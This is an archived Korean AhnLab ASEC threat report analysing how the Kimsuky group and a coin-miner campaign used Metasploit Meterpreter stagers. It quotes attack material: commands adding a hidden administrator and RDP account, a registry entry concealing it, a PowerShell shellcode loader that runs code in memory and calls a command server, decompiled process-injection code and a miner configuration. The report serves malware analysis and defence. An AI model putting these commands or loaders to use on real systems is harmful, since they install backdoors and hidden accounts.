
메타스플로잇 미터프리터를 이용한 공격 사례 - ASEC

By ATCP

Published: 2021-09-02 · Archived: 2026-04-05 15:08:25 UTC

메타스플로잇(Metasploit)은 침투 테스트 목적의 프레임워크이다. 기업이나 기관의 네트워크 및 시스템에 대한 보안 취약점을 점검하기 위한 목적으로 사용 가능한 도구로서 침투 테스트 단계별로 다양한 기능들을 지원한다. 메타스플로잇은 코발트 스트라이크처럼 최초 감염을 위한 다양한 형태의 페이로드 생성부터 계정 정보 탈취, 내부망 이동을 거쳐 시스템 장악까지 단계별로 필요한 기능들을 제공한다.

코발트 스트라이크는 상용 프로그램이지만 크랙 버전이 유출되어 공격자들에 의해 자주 사용되고 있으며, 메타스플로잇은 기본적으로 공개된 오픈 소스임에 따라 손쉽게 사용이 가능하다. 여기에서는 메타스플로잇 미터프리터가 공격에 사용된 실제 사례를 다룬다.



메타스플로잇 미터프리터


코발트 스트라이크는 감염 PC에서 백도어로 동작하는 실질적인 악성코드인 비컨(Beacon)이 제공되며, 이러한 비컨을 설치하는 방식에 따라 Staged / Stageless 방식으로 나뉠 수 있었다. Staged 방식으로 빌드할 경우 다운로더 기능을 갖는 파워쉘이나 작은 쉘코드가 생성되는데, 공격자는 이러한 작은 크기를 갖는 스테이저(Stager)를 다양한 방식으로 유포할 수 있다. 감염 PC에서 스테이저가 실행되면 C&C 서버로부터 실제 메인 악성코드인 비컨을 메모리 상에 다운로드 받아 실행한다. Stageless 방식은 반대로 비컨이 포함된 바이너리가 생성된다. 그렇기 때문에 추가적으로 비컨을 다운로드 받는 단계 없이 바로 C&C 서버와 통신할 수 있다.

메타스플로잇도 코발트 스트라이크에서 제공하는 비컨과 유사하게 실제 악성 행위를 담당하는 백도어를 제공하는데 이를 미터프리터(Meterpreter)라고 한다. 미터프리터도 비컨처럼 Staged / Stageless 방식으로 생성이 가능하다. 즉 코발트 스트라이크와 메타스플로잇은 모두 침투 테스트 도구로서 감염 PC를 제어하고 정보를 탈취하는데 사용될 수 있다.

아래에서 다룰 두가지 사례는 모두 스테이저 방식이 사용되는데, 이는 유포 파일 자체에 미터프리터가 포함된 형태 대신 쉘코드가 포함되어 미터프리터를 포함한 백도어를 다운로드하는 구조이다. 참고로 아래

의 쉘코드는 두번째 예시에서 사용되는 파워쉘 형태의 스테이저에 포함된 쉘코드로서 122.165.141[.]2:8888 주소에 접속하여 Meterpreter를 다운로드 받는다.

구체적으로 설명하면 다운로드되는 파일은 Meterpreter의 기본 백도어인 metsrv.dll이다. metsrv.dll은 아래와 같이 Reflective DLL 인젝션 방식으로 실행될 수 있게 제작되는데, 이러한 방식의 특징이라고 한다면 시작 주소 즉 MZ로 시작하는 부분이 코드로 동작할 수 있다. 즉 MZ를 거쳐 DLL 자신을 새롭게 메모리 상에 로드하는 코드가 실행되며, 로드가 완료되면 즉 Reflective DLL 인젝션 방식이 완료되면 제어를 넘겨 metsrv.dll의 실제 코드가 실행된다. 참고로 미터프리터는 기능에 따라 모듈화되어 있는데, 기본적인 metsrv.dll 외에도 권한 상승이나 추가 작업들을 위한 다양한 확장 DLL들을 지원한다.



Kimsuky 그룹

메타스플로잇의 미터프리터는 Kimsuky 그룹에서도 사용되고 있다. ASEC 분석팀에서는 메타스플로잇 악성코드를 모니터링하던 중 rundll32.exe 프로세스에서 미터프리터가 동작하는 것을 확인하였다. 실제 악성코드는 64비트 DLL이며 이것이 regsvr32.exe 프로세스에 의해 로드되어 실행된다. 이후 rundll32.exe를 실행하고 스테이저 쉘코드를 인젝션함에 따라 정상 프로그램인 rundll32.exe에서 미터프리터가 동작하는 것이다.

인젝션된 쉘코드는 79.133.41[.]237:4001 주소에서 미터프리터를 메모리 상에 다운로드 받아 실행한다. 다음은 메타스플로잇 C&C 서버에서 다운로드되는 미터프리터 DLL로서 위의 메모리 영역에서 확인되는 바이너리와 유사하다.

```
00000000  46 0e 03 00                                       F...
00000004  4d 5a 41 52 55 48 89 e5  48 83 ec 20 48 83 e4 f0  MZARUH.. H.. H...
00000014  e8 00 00 00 00 5b 48 81  c3 8f 5a 00 00 ff d3 48  .....[H. ..Z....H
00000024  81 c3 5c af 02 00 48 89  3b 49 89 d8 6a 04 5a ff  ..\...H. ;I..j.Z.
00000034  d0 00 00 00 00 00 00 00  00 00 00 00 f8 00 00 00  ........ ........
00000044  0e 1f ba 0e 00 b4 09 cd  21 b8 01 4c cd 21 54 68  ........ !..L.!Th
00000054  69 73 20 70 72 6f 67 72  61 6d 20 63 61 6e 6e 6f  is progr am canno
00000064  74 20 62 65 20 72 75 6e  20 69 6e 20 44 4f 53 20  t be run  in DOS
00000074  6d 6f 64 65 2e 0d 0d 0a  24 00 00 00 00 00 00 00  mode.... $.......
00000084  5b dd 34 7f 1f bc 5a 2c  1f bc 5a 2c 1f bc 5a 2c  [.4...Z, ..Z,..Z,
00000094  59 ed bb 2c 3b bc 5a 2c  59 ed ba 2c 64 bc 5a 2c  Y..,;.Z, Y..,d.Z,
000000A4  59 ed 85 2c 15 bc 5a 2c  16 c4 dd 2c 1e bc 5a 2c  Y..,..Z, ...,..Z,
000000B4  16 c4 c9 2c 0e bc 5a 2c  1f bc 5b 2c db bc 5a 2c  ...,..Z, ..[,..Z,
000000C4  62 c5 ba 2c 05 bc 5a 2c  62 c5 86 2c 1e bc 5a 2c  b..,..Z, b..,..Z,
000000D4  62 c5 84 2c 1e bc 5a 2c  52 69 63 68 1f bc 5a 2c  b..,..Z, Rich..Z,
000000E4  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ........ ........
000000F4  00 00 00 00 00 00 00 00  50 45 00 00 64 86 05 00  ........ PE..d...
00000104  e2 39 f2 60 00 00 00 00  00 00 00 00 f0 00 22 20  .9.`.... ......"
```

실제 다운로드되는 바이너리도 오픈 소스 미터프리터의 소스 코드와 동일한 것을 확인할 수 있다.

```
  serverThread = thread_open();
  struct_remote = (void *)remote_allocate();
  if ( !struct_remote )
  {
    v5 = 8;
LABEL_3:
    SetLastError(v5);
    goto LABEL_34;
  }
  *((_DWORD *)struct_remote + 32) = *((_DWORD *)struct_config + 3);
  data_current_unix_timestamp = current_unix_timestamp();
  *((_DWORD *)struct_remote + 34) = data_current_unix_timestamp;
  *((_DWORD *)struct_remote + 33) = *((_DWORD *)struct_config + 3) + data_current_unix_timestamp;
  v27 = 0;
  if ( !(unsigned int)create_transports(struct_remote, (char *)struct_config + 48, &v27) )
  {
    v5 = 160;
    goto LABEL_3;
  }
  v7 = *((_QWORD *)struct_remote + 1);
```

안랩에서는 클라우드 기반의 ASD(Ahnlab Smart Defense) 인프라가 존재하여 다양한 악성코드들을 실시간으로 수집 및 분석하고 있으며 악성코드들이 보유하고 있는 악성 DNA만을 추출 및 패턴화하여 진단에 이용하고 있다. 현재 ASD에 존재하는 DNA 패턴들에 따르면 해당 악성코드와 유사한 파일들이 과거부터 다수 존재하고 있다.

외형적으로 유사한 파일들 중에서 외부에 공개된 것들만 보더라도, 악성코드들의 C&C 서버 주소가 모두 Kimsuky 그룹과 관련된 IP 주소로 확인된다. 과거 샘플들은 현재 미터프리터 다운로드가 불가하지만 64비트 DLL 형태라던지 코드의 외형적인 특징 외에도 regsvr32.exe에 실행되면서 정상 프로그램인 rundll32.exe를 실행하고 메타스플로잇 스테이저를 인젝션하는 행위 등 거의 동일한 형태이다. 그리고 모두 미터프리터의 x64 Reverse TCP Stager 방식이 사용되었다.

추가 파일 1]

– MD5 : 7f4624a8eb740653e2242993ee9e0997

– C&C : 27.102.127[.]240:3001

– 수집일 : 2021.03.18

추가 파일 2]

– MD5 : d4da4660836d61db95dd91936e7cfa4a
– C&C : 27.102.127[.]240:3001
– 수집일 : 2021.05.22

추가 파일 3]

– MD5 : d5ad5ffde477e3bc154a17b4d74f401b
– C&C : 31.172.80[.]104:3001
– 수집일 : 2021.05.21


다음은 스테이저 쉘코드를 rundll32.exe에 인젝션하는 루틴인데, 디코딩 방식이 최근 Kimsuky 그룹에서 사용되는 또 다른 백도어 악성코드인 AppleSeed의 디코딩 방식과 동일하는 것도 특징이다.

```
fn_initStr(v38, "F6184E54B5DFF4C1433E20069FE4CFE86D34", 0x24ui64);
CreateProcessA = fn_getProcAddr(v10, v38);
if ( CreateProcessA(0i64, v8, 0i64, 0i64, 0, 68, 0i64, 0i64, &v46, &v42) )
{
  v55 = 1048579;
  v39 = 0i64;
  v40 = 15i64;
  LOBYTE(v38[0]) = 0;
  fn_initStr(v38, "C2BB91B2855BBE58F23BCF1CBA42BC60D608E127", 0x28ui64);
  GetThreadContext = fn_getProcAddr(v12, v38);
  GetThreadContext(*(&v42 + 1), v54);
  v39 = 0i64;
  v40 = 15i64;
  LOBYTE(v38[0]) = 0;
  fn_initStr(v38, "9EF5F972C854DFD932A63300F26BFDEC37BA", 0x24ui64);
  VirtualAllocEx = fn_getProcAddr(v14, v38);
  v16 = VirtualAllocEx(v42, 0i64, a2[2], 4096i64, 64);
  v36 = 0i64;
  v37 = 15i64;
  LOBYTE(v35[0]) = 0;
  fn_initStr(v35, "3CD177406BC8D6E2BB3A3F104FFBFFCCBD09133C72DA", 0x2Cui64);
  WriteProcessMemory = fn_getProcAddr(v17, v35);
  v19 = a2;
  if ( a2[3] >= 0x10 )
    v19 = *a2;
  WriteProcessMemory(v42, v16, v19, a2[2], 0i64);
```

과거부터 Kimsuky 그룹은 다양한 형태의 백도어 악성코드를 사용하고 있으며, 최근에는 오픈 소스인 메타스플로잇 프레임워크의 미터프리터 백도어를 이용하고 있는 것이 확인된다. 공격자는 메타스플로잇에서 침투 단계 별로 제공하는 다양한 기능들을 이용해 사용자의 정보를 탈취하고 악의적인 명령을 전달할 수 있다.

코인 마이너와 함께 설치되는 미터프리터

이외에도 코인마이너 악성코드와 함께 유포되는 사례도 확인된다. 최초 유입 경로 즉 공격자가 처음에 어떠한 방식으로 시스템에 접근하여 명령을 전달했는지와 관련된 정보는 확인되지 않지만, 다운로드 경로에서 확인되는 다수의 파일들을 통해 일정 단계 이후부터의 행위는 확인이 가능하다.



Malware Infection Flow

1) 마이너 설치

다운로드 가능한 배치 파일들 중 brgolbat2.bat, golbat.bat, golbat2.bat는 모두 유사한 형태이며 가장 항목이 많은 golbat.bat 파일을 분석 대상으로 한다. 해당 bat 파일은 파워쉘을 이용해 다수의 파일들을 다운로드하고 설치한다.

먼저 defender.reg 파일을 다운로드 받아 C:\Windows\System32\ 경로를 예외 경로에 등록한 후 XMRig 마이너 설치를 진행한다. 설치되는 파일은 XMRig 뿐만 아니라 마이닝 풀 주소가 포함되어 있는 설정 파이인 config.json 그리고 XMRig의 성능 향상을 위한 보조 도구인 WinRing0x64.sys 드라이버 파일 등이 있다. XMRig 마이너는 이후 작업 스케줄러에 등록되어 주기적으로 실행된다.

```
"autosave": true,
"donate-level": 5,
"cpu": true,
"opencl": false,
"cuda": false,
"pause-on-active": true,
"priority":2,
"pools": [
    {
        "url": "88.202.190.25:4567"
    },
    {
        "coin": "monero",
        "algo": "rx/0",
        "url": "88.202.190.25:4567",
        "user": "46ZFKZbQrECPwQgp[redacted]StG1QXMrMkzU5C71
        "pass": "[redacted]",
        "tls": false,
        "keepalive": true,
        "nicehash": true
```

2) 미터프리터 설치

최초 유포 방식은 확인되지 않았지만 공격자는 위에서 다룬 코인 마이너 설치 파일과 함께 batty.bat 파일을 실행했을 것으로 추정된다. Batty.bat은 크게 윈도우 디펜더 예외 처리, 현재 시스템의 기본 정보 스캐닝, 이후 접속을 위한 RDP 사용자 등록 그리고 메타스플로잇의 미터프리터 즉 백도어 설치 기능을 담당한다.

가장 먼저 아래와 같은 명령을 이용해 cli 라는 이름의 계정을 등록한 후 관리자 및 RDP 접속을 위한 그룹에 등록한다.

```
 > net user cli 83ys44b /add
> net localgroup administrators cli /add
> net localgroup "Remote Desktop Users" cli /add
```

이후 다운로드된 user.reg을 이용해 앞에서 생성한 계정을 SpecialAccounts 레지스트리 키에 등록시킨다. 만약 계정이 아래와 같이 SpecialAccounts 키에 등록될 경우 로그인 시 추가된 계정이 보이지 않기 때문에 사용자는 계정이 추가되었는지 여부를 알 수 없게 된다.

```
 [HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\SpecialAccounts]
[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\SpecialAccounts\UserList]
"cli"=dword:00000000
```

다운로드되어 실행되는 추가 bat 파일 중에는 avscan.bat이 있다. 이 파일은 감염 시스템에 설치된 안티 바이러스 제품들 정보뿐만 아니라 컴퓨터 이름, 그래픽 카드 이름, MAC 및 공인 IP 주소 등의 정보를 출력하는 역할을 한다.

Batty.bat은 마지막으로 rdpclip.bat을 “Remote Desktop Clipboard”라는 이름으로 작업 스케줄러에 등록한 후 실행한다. Rdpclip.bat은 NetStat 명령을 이용해 현재 8888번 포트를 사용 중인 프로세스가 없을 경우 notepad.exe 프로세스를 종료시킨 후 rdpclip-run.bat을 실행한다. 이는 추후 설치될 메타스플로잇 미터프리터가 사용할 포트 번호가 8888번이기 때문이다.

Rdpclip-run.bat은 단순히 동일 경로에 존재하는 rdpclip.ps1을 파워쉘을 이용해 실행시켜 주는 역할을 담당한다. Rdpclip.ps1 파워쉘 스크립트는 메타스플로잇의 스테이저 파워쉘 스크립트이다. 파워쉘 내부에는 x64 쉘코드가 존재하며, 해당 파워쉘이 실행될 경우 쉘코드가 메모리 상에서 실행된다. 실행된 쉘코드는 미터프리터 바이너리를 다운로드 받아 실행하며, 이에 따라 파워쉘 프로세스 내부에서 스테이저를 거쳐 미터프리터가 실행된다.

```
$PqkEfzonHmIPzf = @"
[DllImport("kernel32.dll")]
public static extern IntPtr VirtualAlloc(IntPtr lpAddress, uint dwSize, uint flAllocationType, uint flProtect);
[DllImport("kernel32.dll")]
public static extern IntPtr CreateThread(IntPtr lpThreadAttributes, uint dwStackSize, IntPtr lpStartAddress, IntPtr
"@

$hlESZYkh = Add-Type -memberDefinition $PqkEfzonHmIPzf -Name "Win32" -namespace Win32Functions -passthru

[Byte[]] $fxVqOEaPdU = 0xfc,0x48,0x83,0xe4,0xf0,0xe8,0xcc,0x0,0x0,0x0,0x41,0x51,0x41,0x50,0x52,0x51,0x56,0x48,0x31,


$DRrKoITzmDsfwCy = $hlESZYkh::VirtualAlloc(0,[Math]::Max($fxVqOEaPdU.Length,0x1000),0x3000,0x40)

[System.Runtime.InteropServices.Marshal]::Copy($fxVqOEaPdU,0,$DRrKoITzmDsfwCy,$fxVqOEaPdU.Length)

$hlESZYkh::CreateThread(0,0,$DRrKoITzmDsfwCy,0,0,0)

Start-Sleep -s 60
```

공격자는 x64 Staged Reverse TCP 방식으로 페이로드를 생성하였으며, 생성되는 파일은 exe 대신 파워쉘로 지정하였다. 이외에도 PrependMigrateProc 옵션으로 notepad.exe 즉 메모장을 지정하였다. 해당 옵션은 실행 시 정상 프로세스를 생성하고 해당 프로세스에 미터프리터를 인젝션하는 것으로서 미터프리터가 실행 중인 프로세스를 정상 프로세스로 위장하기 위해 사용되는 옵션이다. 실제로 앞에서 다룬 rdpclip.ps1 파워쉘을 실행할 경우 notepad.exe에 미터프리터가 인젝션되어 동작한다. 즉 감염 환경에서는 파워쉘이나 의심스러운 프로세스 대신 notepad.exe가 동작하면서 백도어 행위를 수행한다.

결론

최근 개인과 기업을 대상으로 하는 공격이 증가하고 있으며 초기 침투 이후 기업 내부망을 장악하기까지의 과정에서 침투 테스트 도구들이 자주 사용되고 있다. 대표적으로 코발트 스트라이크나 메타스플로잇 같이 다양한 기능들을 제공하면서 쉽게 구할 수 있는 툴들이 그 대상이다. 공격자들을 이러한 툴들을 이용해 일반 사용자들 뿐만 아니라 최종적으로 기업의 시스템을 장악하여 기밀 정보를 탈취하거나 코인 마이너, 랜섬웨어를 설치하여 기업들에게 금전적인 손해를 가하고 있다.

안랩 제품에서는 메타스플로잇을 활용한 첫 번째 초기 침투 단계부터 공격자의 명령을 받아 악성 행위를 수행할 수 있는 미터프리터 백도어에 대해서 프로세스 메모리 기반의 탐지 기술을 보유하고 있다. 사용자들은 OS 및 인터넷 브라우저 등의 프로그램들에 대한 최신 패치 및 V3를 포함한 제품들을 최신 버전으로 업데이트하여 이러한 악성코드의 감염을 사전에 차단할 수 있도록 신경써야 한다.

[파일 진단]

Trojan/Win.Agent.C4408533 (2021.04.09.03)
Trojan/Win.Agent.R422617 (2021.05.26.04)
Trojan/Win.Agent.R436488 (2021.08.12.00)
Trojan/Win64.XMR-Miner.R226842 (2019.12.11.01)
Downloader/BAT.Generic (2021.08.31.03)
Downloader/PowerShell.Generic (2021.08.31.03)

MD5

36e6565271170a1570cae1b9d2cbbc1e

37e7d679cd4aa788ec63f27cb02962ea

7f4624a8eb740653e2242993ee9e0997

86ab6de61284a27bc6fbe4fb6bccda38

a0d491fbdda9cda115d52d723bd83cea

추가 IoC는 ATIP에서 제공됩니다.

URL

http[:]//122[.]165[.]141[.]2[:]8888/

http[:]//27[.]102[.]127[.]240[:]3001/

http[:]//31[.]172[.]80[.]104[:]3001/

http[:]//79[.]133[.]41[.]237[:]4001/

http[:]//88[.]202[.]190[.]25/

추가 IoC는 ATIP에서 제공됩니다.
